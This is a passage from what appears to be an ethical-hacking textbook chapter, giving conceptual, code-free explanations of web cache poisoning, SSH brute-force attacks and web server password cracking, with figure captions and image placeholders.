


Figure 13.17: Example of an HTTP response-splitting attack



Web Cache Poisoning Attack

Web cache poisoning damages the reliability of an intermediate web cache source. In this attack, an attacker swaps cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content when requesting the required URL through the web cache.

An attacker forces the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. In this case, all the users of that web server cache will receive malicious content until the servers flush the web cache. Web cache poisoning attacks are possible if the web server and application have HTTP response-splitting flaws.





Figure 13.18: Web cache poisoning attack



SSH Brute Force Attack

Attackers use SSH protocols to create an encrypted SSH tunnel between two hosts to transfer unencrypted data over an insecure network. Usually, SSH runs on TCP port 22. To perform an attack on SSH, an attacker scans the entire SSH server using bots (performs a port scan on TCP port 22) to identify possible vulnerabilities. With the help of a brute-force attack, the attacker obtains login credentials to gain unauthorized access to an SSH tunnel. An attacker who obtains the login credentials of SSH can use the same SSH tunnels to transmit malware and other means of exploitation to victims without being detected. Attackers use tools such as Nmap and Ncrack on a Linux platform to perform an SSH brute-force attack.





Figure 13.19: SSH Brute Force attack



Web Server Password Cracking

An attacker attempts to exploit weaknesses to hack well-chosen passwords. The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, and so on. The attacker mainly targets the following through web server password cracking:

- SMTP and FTP servers
- Web shares
- SSH tunnels
- Web form authentication

Attackers use different methods such as social engineering, spoofing, phishing, a Trojan horse or virus, wiretapping, and keystroke logging to perform web server password cracking. In many hacking attempts, the attacker starts with password cracking to prove to the web server that they are a valid user.

Web Server Password Cracking Techniques

Password cracking is the most common method of gaining unauthorized access to a web server by exploiting flawed and weak authentication mechanisms. Once the password is cracked, an attacker can use the password to launch further attacks.

